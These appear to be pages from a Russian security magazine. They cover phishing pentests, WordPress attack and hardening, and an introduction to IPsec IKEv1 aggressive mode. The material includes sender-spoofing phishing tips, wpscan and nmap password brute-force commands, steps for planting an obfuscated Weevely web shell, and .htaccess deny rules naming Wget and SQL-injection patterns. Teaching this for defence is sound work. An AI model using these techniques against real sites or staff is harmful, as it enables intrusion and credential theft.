user1                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Mozilla/4.0 (c
user1 test111:test111                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610
TEST111                31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Mozilla/4.0
TEST111 test111:test111      31.xx.xx.xx5      2015-03-13 07:53:30      1426247610      Moz
user1                31.xx.xx.xx5      2015-03-13 07:54:50      1426247690      Mozilla/4.0 (c
user1 test111:test111                31.xx.xx.xx5      2015-03-13 07:54:50      1426247690
TEST123                31.xx.xx.xx5      2015-03-13 07:54:50      1426247690      Mozilla/4.0
TEST123 test111:test111      31.xx.xx.xx5      2015-03-13 07:54:50      1426247690      Moz
user1                31.xx.xx.xx5      2015-03-13 07:56:04      1426247764      Mozilla/4.0 (c
user1 test111:test111                31.xx.xx.xx5      2015-03-13 07:56:04      1426247764
Administrator                31.xx.xx.xx5      2015-03-13 08:08:28      1426248508      Mozill
Administrator                31.xx.xx.xx5      2015-03-13 08:09:18      1426248558      Mozill
user1                31.xx.xx.xx5      2015-03-13 08:25:06      1426249506      Mozilla/4.0 (c
user1 test111:test111                31.xx.xx.xx5      2015-03-13 08:25:06      1426249506
user1                31.xx.xx.xx5      2015-03-13 08:25:10      1426249510      Mozilla/4.0 (c
```

Лог снифера



Сводная статистика по результатам

не должно подкачать — выглядеть оно должно максимально легитимно.

Вот несколько советов по организации рассылок.

- Никогда не ленись при разработке шаблона и оформления рассылаемого письма, будь внимателен.
- Собирай как можно больше информации о целях, это половина успеха «удачной социалки».
- Если тебе что-то кажется подозрительным в созданном письме, исключи это.
- Умело используй SMTP RELAY для подмены адреса отправителя.
- Никогда не забывай о наличии таких штук, как антиспам и антивирус, тестируй все тщательно.
- Собирай как можно больше информации об установленном ПО у тех, кто купился на твою уловку.
- Тщательно все логируй.
- Массовые рассылки неоднозначны — покрывают всех сразу, результативны, но и более заметны.

СТАТИСТИКА

После завершения рассылки наступает момент, когда этичный хакер начинает пожинать плоды своего труда. Или не пожинать. Зависит от того, насколько он хорошо все подготовил. Но мы с тобой отличные хакеры, так что у нас все прошло замечательно и есть «отстуки». Давай разберемся, что именно этичный хакер может использовать в качестве результатов проведенного теста. Естественно, многое зависит от самого сценария и от тех действий, которые пентестер попытался навязать тестируемым. В большинстве случаев мы можем отследить такие действия пользователя:

- переход по ссылке (злоумышленник мог заразить компьютер пользователя, эксплуатируя уязвимость в его браузере);
- скачивание чего-либо с подконтрольного нам ресурса (злоумышленник мог заразить трояном);
- запуск чего-либо, полученного из наших рук (VBScript, Java и подобное) — злоумышленник мог заразить трояном;
- ввод данных в форму на подконтрольном нам ресурсе (фишинг).

Все эти события необходимо логировать. Если есть возможность логировать больше — используй ее. Не забывай о том, что тебе необходимо иметь возможность выявить, какой именно пользователь выполнил действие.

РЕПОРТ

По результатам сбора и обработки статистики этичный хакер готовит отчет, содержащий информацию о проведенном тестировании. Наиболее интересные данные оформляются в виде графиков. К примеру, соотношение полученных учетных данных к количеству разосланных сообщений. Помимо этого, в зависимости от полученного результата этичный хакер готовит описание общей картины, дает рекомендации, на что стоит обратить внимание и на какие темы ориентироваться в рамках мероприятий, нацеленных на повышение осведомленности персонала о вопросах ИБ.

OUTRO

Часто заказчик хочет знать, кто именно попался на ту или иную уловку. Я никогда не предоставляю подобную информацию. Во-первых, когда кто-то попался, это нормально. Мы проводим тестирование не одного человека, а группы лиц. Соответственно, говорим о ней как о едином целом. Во-вторых, будет несправедливо, если накажут только одного сотрудника, и в лучшем случае его наказание будет выглядеть как дополнительное время, проведенное за изучением принципов безопасной работы в интернете. Будь этичным! ⌶

ПОД ПРЕССОМ

УКРЕПЛЯЕМ БЕЗОПАСНОСТЬ WORDPRESS СВОИМИ РУКАМИ



Сергей Сторчак
PentestIT
s.storchak@pentestit.ru

WordPress — это удобная блог-платформа для публикации статей и управления ими, на которой базируется огромное число различных сайтов. Из-за своей распространенности эта CMS уже давно стала лакомым кусочком для злоумышленников. К сожалению, базовые настройки не обеспечивают достаточного уровня защиты, оставляя многие дефолтные дырки незакрытыми. В этой статье мы пройдем обычным путем «типового» взлома сайта на WordPress, а также покажем, как устранить выявленные уязвимости.

ВВЕДЕНИЕ

На сегодняшний день WordPress среди систем управления контентом популярнее всего. Его доля составляет 60,4% от общего числа сайтов, использующих CMS-движки. Из них, согласно статистике, 67,3% сайтов базируется на последней версии данного программного обеспечения. Между тем за двенадцать лет существования веб-движка в нем было обнаружено 242 уязвимости различного рода (без учета уязвимостей, найденных в сторонних плагинах и темах). А статистика сторонних дополнений выглядит еще печальней. Так, компания Revisium провела анализ 2350 русифицированных шаблонов для WordPress, взятых из различных источников. В результате они выяснили, что более половины (54%) оказались зараженными веб-шеллами, бэкдорами, blackhat seo («спам») ссылками, а также содержали скрипты с критическими уязвимостями. Поэтому устраивайся поудобней, сейчас мы будем разбираться, как провести аудит сайта на WordPress и устранить найденные недостатки. Использовать будем версию 4.1 (русифицированную).

ИНДЕКСИРОВАНИЕ САЙТА

Первым этапом любого теста обычно бывает сбор информации о цели. И тут очень часто помогает неправильная настройка индексирования сайта, которая позволяет неавторизованным пользователям просматривать содержимое отдельных разделов сайта и, например, получить информацию об установленных плагинах и темах, а также доступ к конфиденциальным данным или резервным копиям баз данных. Чтобы проверить, какие директории видны снаружи, проще всего воспользоваться Гуглом. Достаточно выполнить запрос Google Dorks типа `site:example.com intitle:"index of" inurl:/wp-content/`. В операторе `inurl:` можно указать следующие директории:

```
/wp-content/
/wp-content/languages/plugins
/wp-content/languages/themes
/wp-content/plugins/
/wp-content/themes/
/wp-content/uploads/
```

Если сможешь просмотреть `/wp-content/plugins/`, следующий шаг по сбору информации об установленных плагинах и их версиях значительно упрощается. Естественно, запретить индексирование можно с помощью файла `robots.txt`. Так как по умолчанию он не включен в установочный пакет WordPress, его необходимо создать самому и закинуть в корневую директорию сайта. Мануалов по созданию файла `robots.txt` и работе с ним довольно много, поэтому оставлю эту тему для самоподготовки. Приведу лишь один из возможных вариантов:

```
User-Agent: *
Disallow: /cgi-bin
Disallow: /wp-login.php
Disallow: /wp-admin/
Disallow: /wp-includes/
Disallow: /wp-content/
Disallow: /wp-content/plugins/
Disallow: /wp-content/themes/
Disallow: /?author=*
Allow: /
```

Если в файлах, хранящихся в папке `uploads`, имеются сведения конфиденциального характера, добавляем к этому списку строчку: `Disallow: /wp-content/uploads/`.

С другой стороны, в файле `robots.txt` не рекомендуется размещать ссылки на директории, которые были созданы специально для хранения чувствительной информации. Иначе этим самым ты облегчишь злоумышленнику задачу, так как это первое место, куда обычно все заглядывают в поисках «интересненького».

ОПРЕДЕЛЕНИЕ ВЕРСИИ WORDPRESS

Еще один важный шаг — идентификация версии CMS. Иначе как подобрать подходящий сплоит? Существует три быстрых способа для определения используемой на сайте версии WordPress:

1. Найти в исходном коде страницы. Она указана в метатеге generator: `<meta name="generator" content="WordPress 4.1" />` или же в тегах <link>: `<link rel='stylesheet' id='twentyfifteen-style-css' href='http://.../wordpress/wp-content/themes/twentyfifteen/style.css?ver=4.1.1' ... />`.
2. Найти в файле `readme.html` (рис. 1), который входит в состав установочного пакета и находится в корне сайта. Файл может иметь и другие названия типа `readme-ja.html`.
3. Найти в файле `ru_RU.po` (рис. 2), который входит в состав установочного пакета и расположен по адресу `/wp-content/languages/`: `"Project-Id-Version: WordPress 4.1.1\n"`.

Один из вариантов защиты в данном случае — ограничить доступ к файлам `readme.html` и `ru_RU.po` с помощью `.htaccess`.

ОПРЕДЕЛЕНИЕ УСТАНОВЛЕННЫХ КОМПОНЕНТОВ

Теперь давай соберем информацию об установленных плагинах и темах независимо от того, активированы они или нет. Прежде всего такую информацию можно выудить из исходного кода HTML-страницы, например по JavaScript-ссылкам, из комментариев и ресурсов типа CSS, которые подгружаются на страницу. Это самый простой способ получения информации об установленных компонентах. Например, строчки ниже указывают на используемую тему twentyeleven:

```
<link rel="stylesheet" type="text/css" media="all"
 href="http://example.com/wp-content/themes/↵
 twentyeleven/style.css" />
<script src="http://example.com/wp-content/↵
 themes/twentyeleven/js/html5.js" type=↵
 "text/javascript"></script>
```

Далее, HTTP-заголовки, такие как `X-Powered-By`, могут указывать на наличие плагина (например, на плагин W3 Total Cache).

Так как информация о плагинах не всегда отображается в исходном коде HTML-страницы, то обнаружить установленные компоненты можно с помощью утилиты WPScan (см. врезку). Только не забывай, что перебор путей плагинов зафиксируется в логах веб-сервера.

Получив данные об установленных компонентах, уже можно приступать к поиску уязвимостей своими силами либо найти общедоступные эксплойты на ресурсах типа rapid7 (www.rapid7.com/db/) или exploit-db (www.exploit-db.com).

ОПРЕДЕЛЕНИЕ ИМЕНИ ПОЛЬЗОВАТЕЛЕЙ

По умолчанию в WordPress каждому пользователю присваивается уникальный идентификатор, представленный в виде числа: `example.com/?author=1`. Перебирая числа, ты и определишь имена пользователей сайта. Учетная запись адми-



АВТОМАТИЗАЦИЯ ПРОЦЕССА ТЕСТИРОВАНИЯ

Исследованием безопасности WordPress занялись не вчера, поэтому существует достаточное количество инструментов, позволяющих автоматизировать рутинные задачи.

Nmap:

- определение версии и темы с помощью скрипта http-wordpress-info (goo.gl/1qyyQv)

```
nmap -sV --script http-wordpress-info <ip>
```

- подбор пароля по словарям

```
nmap -p80 --script http-wordpress-brute --script-args
'userdb=users.txt,passdb=passwords.txt' example.com
```

Metasploit:

- модуль для определения версии: `auxiliary/scanner/http/wordpress_scanner`;
- модуль для определения имени пользователя `auxiliary/scanner/http/wordpress_login_enum`.

WPScan:

- перечисление установленных плагинов: `wpscan --url www.exmple.com --enumerate p`;
- перечисление установленных тем: `wpscan --url www.exmple.com --enumerate t`;
- перечисление установленного timthumbs: `wpscan --url www.example.com --enumerate tt`;
- определение имени пользователя: `wpscan --url www.example.com --enumerate u`;
- подбор пароля по словарю для пользователя admin: `wpscan --url www.example.com --wordlist wordlist.txt --username admin`;
- подбор пароля с использованием связки имя пользователя / пароль с числом потоков, равным 50: `wpscan --url www.example.com --wordlist wordlist.txt --threads 50`.






Рис. 1. Версия WordPress в файле readme.html

```
# Translation of 4.1.x in Russian
# This file is distributed under the same license as the 4.1.x package.
msgid ""
msgstr ""
"PO-Revision-Date: 2015-03-26 16:18:23+0000\n"
"MIME-Version: 1.0\n"
"Content-Type: text/plain; charset=UTF-8\n"
"Content-Transfer-Encoding: 8bit\n"
"Plural-Forms: nplurals=3; plural=(n%10==1 && n%100!=11 ? 0 : n%10>=2 && n%10<=4 && (n%100<10 || n%100>=20) ? 1 : 2);\n"
"X-Generator: GlotPress/1.0-alpha-1000\n"
"Project-Id-Version: 4.1.x\n"
```



Рис. 2. Подсматриваем версию WordPress в файле ru_RU.po

нистратора admin, которая создается в процессе установки WordPress, идет под номером 1, поэтому в качестве защитной меры рекомендуется ее удалить.

БРУТФОРС WP-LOGIN

Зная имя пользователя, можно попробовать подобрать пароль к панели администрирования. Форма авторизации WordPress на странице `wp-login.php` весьма информативна (рис. 3), особенно для злоумышленника: при вводе неправильных данных появляются подсказки о неверном имени пользователя или пароле для конкретного пользователя. Разработчикам известно о данной особенности, но ее решили оставить, так как подобные сообщения удобны для пользователей, которые могли забыть свой логин и/или пароль. Проблему подбора пароля можно решить, используя стойкий пароль, состоящий из двенадцати и более символов и включающий буквы верхнего и нижнего регистра, числа и спецсимволы. Или же, например, при помощи плагина Login LockDown.

ЗАЛИВАЕМ SHELL

После того как мы сбрутили пароль, ничто не мешает залить шелл на скомпрометированный веб-ресурс. Для этих целей вполне сгодится фреймворк Weevely (goo.gl/Cliw8i), который позволяет генерировать шелл в обфусцированном виде, что делает его обнаружение довольно сложным. Чтобы не вызывать подозрения, полученный код можно вставить в любой файл темы (например, в `index.php`) через редактор темы консоли WordPress. После чего с помощью того же Weevely можно подключиться к машине жертвы и вызывать различные команды:

```
python weevely.py http://test/index.php Pa$$w0rd
[+] weevely 3.1.0
[+] Target:test
[+] Session:    _weevely/sessions/test/index_0
    .session
[+] Browse the filesystem or execute commands
    starts the connection
[+] to the target. Type :help for more
    information.
weevely> :help
```

ПОДКЛЮЧАЕМ .HTACCESS

Для запрета доступа к чувствительной информации лучше воспользоваться файлом `.htaccess` — это файл конфигурации, используемый в Apache Web Server. Рассмотрим возможности этого файла с точки зрения безопасности. С его помощью можно: запретить доступ к директориям и файлам, заблокировать различные SQL-инъекции и вредоносные скрипты. Для этого стандартный (goo.gl/Mt2J75) файл .htaccess для CMS WordPress 4.1 нужно немного расширить. Чтобы закрыть список файлов и папок, добавляем:

```
Options +FollowSymLinks -Indexes
```

`RewriteCond %{QUERY_STRING} base64_encode^( (*\(^) (*\) [OR]` заблокирует ссылки, содержащие кодировку Base64. Избавиться от ссылок, содержащих тег `<script>`:

```
RewriteCond %{QUERY_STRING} (<|%3C)
([^s]*s)+cript.*(>|%3E) [NC,OR]
```

Противодействовать скриптам, пытающимся установить глобальные переменные или изменить переменную _REQUEST через URL:

```
RewriteCond %{QUERY_STRING} GLOBALS↵
(=|\[|\%[0-9A-Z]{0,2}) [OR]
RewriteCond %{QUERY_STRING} _REQUEST↵
(=|\[|\%[0-9A-Z]{0,2})
```

Для противодействия SQL-инъекциям блокируем запросы к URL, содержащие определенные ключевые слова:

```
RewriteCond %{query_string} concat.*\( [NC,OR]
RewriteCond %{query_string} union.*select.*\(↵
[NC,OR]
RewriteCond %{query_string} union.*all.↵
*select [NC]
RewriteRule ^(.*)$ index.php [F,L]
```


Чтобы испортить жизнь распространенным хакерским утилитам, отфильтровываем определенные user-agent'ы:

```
SetEnvIf user-agent «Indy Library» stayout=1
SetEnvIf user-agent «libwww-perl» stayout=1
SetEnvIf user-agent «Wget» stayout=1
deny from env=stayout
```

ЗАЩИЩАЕМ ФАЙЛЫ

Неплохо было бы также ограничить и доступ к особо важным файлам, которые хранят конфигурацию или просто могут выдать злоумышленнику какую-то информацию. Можно выделить следующих кандидатов:

- `wp-config.php`, содержит имя БД, имя пользователя, пароль и префикс таблиц;
- `.htaccess`;
- `readme.html` и `ru_RU.po`, которые содержат версию WordPress;
- `install.php`.



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.

SECURITY-ПЛАГИНЫ ДЛЯ WORDPRESS

- Login LockDown (goo.gl/qlgVaS) — ограничивает количество неудачных попыток авторизации;
- Revisium WordPress Theme Checker (revisium.com/rwp/) — ищет типичные вредоносные фрагменты в темах WordPress;
- Sucuri Security (goo.gl/1ob4iV) — проводит мониторинг и обнаружение вредоносного кода;
- iThemes Security (бывший Better WP Security) (goo.gl/1vFLzg) — многофункциональный плагин для защиты WordPress;
- BackUpWordPress (goo.gl/mjznAA) — делает резервное копирование файлов и БД;
- Google Captcha (reCAPTCHA) (goo.gl/INkjl3) — устанавливает капчу при регистрации, авторизации, восстановлении паролей и в форме комментариев.

ОШИБКА: Неверное имя пользователя. Потеряли пароль?
Имя пользователя
Пароль
Запомнить меня
Войти

ОШИБКА: Введённый вами пароль пользователя admin2 неверен. Потеряли пароль?
Имя пользователя
admin2
Пароль
Запомнить меня
Войти

Рис. 3. Ошибки при аутентификации пользователя

Делается это следующим образом:

```
<Files имя_файла>
Order Allow,Deny
Deny from all
</Files>
```

Причем файл .htaccess, содержащий эти строки, должен находиться в той же директории, что и защищаемый файл. Затем запрещаем перечисление пользователей (помнишь, чуть выше мы говорили о том, как легко получить список пользователей?):

```
RewriteCond %{QUERY_STRING} author=\d
RewriteRule ^ /? [L,R=301]
```

Так, что еще? Можно разрешить вход только с указанных IP-адресов. Для этого создай файл .htaccess в папке wp-admin со следующими правилами:

```
AuthUserFile /dev/null
AuthGroupFile /dev/null
AuthName "Access Control"
AuthType Basic
order deny,allow
deny from all
allow from 178.178.178.178  # IP домашнего компа
allow from 248.248.248.248  # IP рабочего компа
```

Метод не слишком гибкий и применим только в случае, если ты работаешь с ограниченным числом фиксированных IP-адресов. В противном случае рекомендуется установить пароль на папку wp-admin через хостинг-панель (при наличии такого функционала).

ДОПОЛНИТЕЛЬНЫЕ МЕРЫ

К тому, что было сказано выше, можно добавить следующие рекомендации. Во-первых, использовать только актуальные версии WordPress и его компонентов — это позволит устранить известные уязвимости. Во-вторых, удалить неиспользуемые плагины и темы, которые также могут быть проэксплуатированы. В-третьих, скачивать темы и плагины WordPress из достоверных источников, например с сайтов разработчиков и официального сайта WordPress. Как и домашний ПК, нужно периодически проверять свой веб-ресурс веб-антивирусом, например AI-Bolit (revisium.com/ai/). Если у тебя есть доступ к веб-серверу, настрой права доступа к файлам и каталогам. Как правило, WordPress устанавливает все необходимые права на стадии установки, но в случае необходимости chmod можно выставить вручную. Для каталогов — chmod 755, для файлов — chmod 644. Убедись, что права 777 присвоены только тем объектам, которые в этом нуждаются (иногда это необходимо для нормальной работы некоторых плагинов). Если WordPress перестал нормально функционировать, поэкспериментируй с правами доступа: сначала попробуй 755, затем 766 и, наконец, 777. Для всех htaccess-файлов выставь chmod 444 (только чтение). Если сайт перестанет работать, попробуй поэкспериментировать со значениями 400, 440, 444, 600, 640, 644.

Перемести файл wp-config.php. Данный файл содержит информацию о настройках MySQL, префикс таблиц, секретные ключи и прочее. Поэтому его необходимо перенести для того, чтобы файл не был доступен из интернета. Если сайт не располагается в папке public_html, то перенеси файл wp-config.php в папку уровнем выше, и WordPress автоматически найдет его в этой корневой директории (применимо, если на хостинге имеется только один сайт на этой CMS).

Чтобы усложнить заливку шелла, отключи возможность редактирования темы через консоль WordPress. Для этого вставь следующую строчку в файл wp-config.php: define('DISALLOW_FILE_EDIT', true);.

Еще одно слабое место — файл install.php (что в папке wp-admin). Поэтому его лучше удалить, заблокировать или изменить. Выполни один из вариантов:

1. Просто удали этот файл — после установки в нем больше нет необходимости.
2. Запрети доступ к файлу с помощью .htaccess.
3. Переименуй оригинальный файл install.php (например, install.php.old) и создай новый файл install.php со следующим содержимым:

```
<?php header("HTTP/1.1 503 Service↵
      Temporarily Unavailable"); ?>
<?php header("Status 503 Service↵
      Temporarily Unavailable"); ?>
<?php header("Retry-After 3600"); // 60 minutes ?>
<?php mail("your@email.com", "Database Error",↵
      "There is a problem with teh database!"); ?>
<!DOCTYPE HTML PUBLIC "-//W3C//DTD XHTML 1.0↵
  Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/↵
  xhtml1-strict.dtd">
<html xml:lang="en" xmlns="http://www.w3.org/1999/↵
      xhtml" lang="en">
<head>
<meta http-equiv="Content-Type" content="text/
 html; charset=utf-8" />
<title>Error Establishing Database Connection
</title>
</head>
<body>
<h1>Error Establishing Database Connection</h1>
<p>We are currently experiencing database issues.
   Please check back shortly. Thank you.</p>
</body>
</html>
```

Помимо уведомления посетителей сайта, данный скрипт выполняет следующие действия:

- отправляет клиенту и поисковым системам код состояния 503 («Сервис временно недоступен»);
- указывает промежуток времени, через который клиенты и поисковые системы могут вернуться на сайт (настраиваемый параметр);
- уведомляет по электронной почте о проблеме с БД для принятия соответствующих мер.

Дело в том, что в ранних версиях WordPress (<= 2.7.1) при сбоях MySQL (например, при DDoS-атаке) CMS дает возможность переустановиться. Кроме того, это может произойти и при сбое/повреждении одной из таблиц WordPress. В частности, атака возможна, когда повреждена таблица wp_options (в WordPress 2.6.2) или wp_users (в WordPress 2.0.3 и 2.0.11). То есть в разных версиях WP разные таблицы главные при проверке в инсталляторе — это может быть либо таблица wp_options, либо wp_users.

Ну и наконец, отключи регистрацию новых пользователей, если в этом нет необходимости (рис. 4). Если все же на сайте предусматривается регистрация, позаботься о том, чтобы новые пользователи после ее прохождения получали минимальные привилегии.

ЗАКЛЮЧЕНИЕ

WordPress — довольно крупный и сложный продукт, со своими плюсами и минусами. К сожалению, в дефолтной конфигурации его безопасность находится под большим вопросом, так как даже обычный скрипткидис при наличии прямых рук и интернетов сможет пробить защиту. Поэтому настоятельно рекомендую проверить свой ресурс таким же образом, как мы делали это в статье. И если обнаружишь недостатки — пофиксить их, чтобы свести шансы злоумышленника на компрометацию ресурса к минимуму.



WWW

Набор правил 5G Blacklist (goo.gl/aQVHTb) и 6G Blacklist beta (goo.gl/WtzdtD) от Perishable Press, который позволяет бороться с распространенными вредоносными URL-запросами для WordPress.



WWW


Hardening WordPress: goo.gl/qDoR4L

Десять шагов для защиты твоего WordPress-блога: goo.gl/ypuVgO

Каждый второй русифицированный шаблон для WordPress заражен или уязвим: goo.gl/XKGT4g

Презентация по взлому сайтов WordPress: goo.gl/VzXi1b








Рис. 4. Отключение регистрации новых пользователей

АНАТОМИЯ IPSEC

ПРОВЕРЯЕМ НА ПРОЧНОСТЬ ЛЕГЕНДАРНЫЙ ПРОТОКОЛ

Александр Дмитренко
PENTESTIT
sinister@pentestit.ru



Sergey Nivens@shutterstock.com

В современном мире различные VPN-технологии используются повсеместно. Некоторые (например, PPTP) со временем признаются небезопасными и постепенно отмирают, другие (OpenVPN), наоборот, с каждым годом наращивают обороты. Но бессменным лидером и самой узнаваемой технологией для создания и поддержания защищенных частных каналов по-прежнему остается IPsec VPN. Иногда при пентесте можно обнаружить серьезно защищенную сеть с торчащим наружу лишь пятисотым UDP-портом. Все остальное может быть закрыто, пропатчено и надежно фильтроваться.

В такой ситуации может возникнуть мысль, что здесь и делать-то особо нечего. Но это не всегда так. Кроме того, широко распространена мысль, что IPsec даже в дефолтных конфигурациях неприступен и обеспечивает должный уровень безопасности. Именно такую ситуацию сегодня и посмотрим на деле. Но вначале, для того чтобы максимально эффективно бороться с IPsec, нужно разобраться, что он собой представляет и как работает. Этим и займемся!



IPSEC ИЗНУТРИ

Перед тем как переходить непосредственно к самому IPsec, неплохо бы вспомнить, какие вообще бывают типы VPN. Классификаций VPN великое множество, но мы не будем глубоко погружаться в сетевые технологии и возьмем самую простую. Поэтому будем делить VPN на два основных типа — site-to-site VPN-подключения (их еще можно назвать постоянные) и remote access VPN (RA, они же временные).

Первый тип служит для постоянной связи различных сетевых островков, например центрального офиса со множеством разбросанных филиалов. Ну а RA VPN представляет собой сценарий, когда клиент подключается на небольшой промежуток времени, получает доступ к определенным сетевым ресурсам и после завершения работы благополучно отключается.

Нас будет интересовать именно второй вариант, так как в случае успешной атаки удается сразу же получить доступ к внутренней сети предприятия, что для пентестера достаточно серьезное достижение. IPsec, в свою очередь, позволяет реализовывать как site-to-site, так и remote access VPN. Что же это за технология и из каких компонентов она состоит?

Следует отметить, что IPsec — это не один, а целый набор различных протоколов, которые обеспечивают прозрачную и безопасную защиту данных. Специфика IPsec состоит в том, что он реализуется на сетевом уровне, дополняя его таким образом, чтобы для последующих уровней все происходило незаметно. Основная сложность заключается в том, что в процессе установления соединения двум участникам защищенного канала необходимо согласовать довольно большое количество различных параметров. А именно — они должны аутентифицировать друг друга, сгенерировать ключи и обменяться ими (причем через недоверенную среду), а также договориться, с помощью каких протоколов шифровать данные.

Именно по этой причине IPsec и состоит из стека протоколов, обязанность которых лежит в том, чтобы обеспечить установление защищенного соединения, его работу и управление им. Весь процесс установления соединения включает две фазы: первая фаза применяется для того, чтобы обеспечить безопасный обмен ISAKMP-сообщений уже во второй фазе. ISAKMP (Internet Security Association and Key Management Protocol) — это протокол, который служит для согласования и обновления политик безопасности (SA) между участниками VPN-соединения. В этих политиках как раз и указано, с помощью какого протокола шифровать (AES или 3DES) и с помощью чего аутентифицировать (SHA или MD5).

ДВЕ ОСНОВНЫЕ ФАЗЫ IPSEC

Итак, мы выяснили, что вначале участникам нужно договориться, с помощью каких механизмов будет создано защищенное соединение, поэтому теперь в дело вступает протокол IKE. IKE (Internet Key Exchange) используется для формирования IPsec SA (Security Association, те самые политики безопасности), проще говоря — согласования работы участников защищенного соединения. Посредством этого протокола участники договариваются, какой алгоритм шифрования будет применен, по какому алгоритму будет производиться проверка целостности и как аутентифицировать друг друга. Нужно заметить, что на сегодняшний день существует две версии протокола: IKEv1 и IKEv2. Нас будет интересовать только IKEv1: несмотря на то что IETF (The Internet Engineering Task Force) впервые представили его в 1998 году, он по-прежнему еще очень часто используется, особенно для RA VPN (см. рис. 1).

IPsec — это не один, а целый набор различных протоколов, которые обеспечивают прозрачную и безопасную защиту данных

IKEV2 VS IKEV1

Оба протокола работают по UDP-порту с номером 500, но между собой несовместимы, не допускается ситуация, чтобы на одном конце туннеля был IKEv1, а на другом — IKEv2. Вот основные отличия второй версии от первой:

- В IKEv2 больше нет таких понятий, как aggressive- или main-режимы.
- В IKEv2 термин первая фаза заменен на IKE_SA_INIT (обмен двумя сообщениями, обеспечивающий согласование протоколов шифрования/хеширования и генерацию ключей DH), а вторая фаза — на IKE_AUTH (тоже два сообщения, реализующие собственно аутентификацию).
- Mode Config (то, что в IKEv1 называлось фаза 1.5) теперь описан прямо в спецификации протокола и является его неотъемлемой частью.
- В IKEv2 добавился дополнительный механизм защиты от DoS-атак. Суть его в том, что прежде, чем отвечать на каждый запрос в установлении защищенного соединения (IKE_SA_INIT) IKEv2, VPN-шлюз шлет источнику такого запроса cookie и ждет ответа. Если источник ответил — все в порядке, можно начинать с ним генерацию DH. Если же источник не отвечает (в случае с DoS-атакой так и происходит, эта техника напоминает TCP SYN flood), то VPN-шлюз просто забывает о нем. Без этого механизма при каждом запросе от кого угодно VPN-шлюз бы пытался сгенерировать DH-ключ (что достаточно ресурсоемкий процесс) и вскоре бы столкнулся с проблемами. В итоге за счет того, что все операции теперь требуют подтверждения от другой стороны соединения, на атакуемом устройстве нельзя создать большое количество полуоткрытых сессий.

Что касается IKEv2, первые его наброски были сделаны в 2005 году, полностью описан он был в RFC 5996 (2010 год), и лишь в конце прошлого года он был объявлен на роль стандарта Интернета (RFC 7296). Более подробно про различия между IKEv1 и IKEv2 можно прочитать во врезке. Разобравшись с IKE, возвращаемся к фазам IPsec. В процессе первой фазы участники аутентифицируют друг друга и договариваются о параметрах установки специального соединения, предназначенного только для обмена информацией о желаемых алгоритмах шифрования и прочих деталях будущего IPsec-туннеля. Параметры этого первого туннеля (который еще называется ISAKMP-туннель) определяются политикой ISAKMP. Первым делом согласуются хеши и алгоритмы шифрования, далее идет обмен ключами Диффи — Хеллмана (DH), и лишь затем происходит выяснение, кто есть кто. То есть в последнюю очередь идет процесс аутентификации, либо по PSK-, либо по RSA-ключу. И если стороны пришли к соглашению, то устанавливается ISAKMP-туннель, по которому уже проходит вторая фаза IKE.

На второй фазе уже доверяющие друг другу участники договариваются о том, как строить основной туннель для передачи непосредственно данных. Они предлагают друг другу варианты, указанные в параметре transform-set, и, если приходят к согласию, поднимают основной туннель. Важно подчеркнуть, что после его установления вспомогательный ISAKMP-туннель никуда не девается — он используется для периодического обновления SA основного туннеля. В итоге IPsec в некоем роде устанавливает не один, а целых два туннеля.

КАК ОБРАБАТЫВАТЬ ДАННЫЕ

Теперь пару слов про transform-set. Нужно ведь как-то шифровать данные, идущие через туннель. Поэтому в типовой конфигурации transform-set представляет собой набор параметров, в которых явно указано, как нужно обрабатывать пакет. Соответственно, существует два варианта такой обработки данных — это протоколы ESP и AH. ESP (Encapsulating Security Payload) занимается непосредственно шифрованием данных, а также может обеспечивать проверку целостности данных. AH (Authentication Header), в свою очередь, отвечает лишь за аутентификацию источника и проверку целостности данных.

Например, команда `crypto ipsec transform-set SET10 esp-aes` укажет роутеру, что transform-set с именем `SET10` должен работать только по протоколу ESP и с шифрованием по алгоритму AES. Забегая вперед, скажу, что здесь и далее мы будем использовать в качестве цели маршрутизаторы и файрволы компании Cisco. Собственно с ESP все более-менее понятно, его дело — шифровать и этим обеспечивать конфиденциальность, но зачем тогда нужен AH? AH обеспечивает аутентификацию данных, то есть подтверждает, что эти данные пришли именно от того, с кем мы установили связь, и не были изменены по дороге. Он обеспечивает то, что еще иногда называется anti-replay защитой. В современных сетях AH практически не используется, везде можно встретить только ESP.

Параметры (они же SA), выбираемые для шифрования информации в IPsec-туннеле, имеют время жизни, по истечении которого должны быть заменены. По умолчанию параметр lifetime IPsec SA составляет 86 400 с, или 24 ч.

В итоге участники получили шифрованный туннель с параметрами, которые их всех устраивают, и направляют туда потоки данных, подлежащие шифрованию. Периодически, в соответствии с lifetime, обновляются ключи шифрования для основного туннеля: участники вновь связываются по ISAKMP-туннелю, проходят вторую фазу и заново устанавливают SA.

РЕЖИМЫ IKEV1

Мы рассмотрели в первом приближении основную механику работы IPsec, но необходимо заострить внимание еще на нескольких вещах. Первая фаза, помимо всего прочего, может работать в двух режимах: main mode или aggressive mode. Первый вариант мы уже рассмотрели выше, но нас интересует как раз aggressive mode. В этом режиме используется три сообщения (вместо шести в main-режиме). При этом тот, кто инициирует соединение, отдает все свои данные разом — что он хочет и что умеет, а также свою часть обмена DH. Затем ответная сторона сразу завершает свою часть генерации DH. В итоге в этом режиме, по сути, всего два этапа. То есть первые два этапа из main mode (согласование хешей и обмен DH) как бы спрессовываются в один. В результате этот режим значительно опаснее по той причине, что в ответ приходит много технической информации в plaintext'е. И самое главное — VPN-шлюз может прислать хеш пароля, который используется для аутентификации на первой фазе (этот пароль еще часто называется pre-shared key, или PSK).

Ну а все последующее шифрование происходит без изменений, как обычно. Почему же тогда этот режим по-прежнему используется? Дело в том, что он намного быстрее, примерно в два раза. Отдельный интерес для пентестера представляет тот факт, что aggressive-режим очень часто используется в RA IPsec VPN. Еще одна небольшая особенность RA IPsec VPN при использовании агрессивного режима: когда клиент обращается к серверу, он шлет ему идентификатор (имя группы). Tunnel group name (см. рис. 2) — это имя записи, которая содержит в себе набор политик для данного IPsec-подключения. Это уже одна из фич, специфичных оборудованию Cisco.

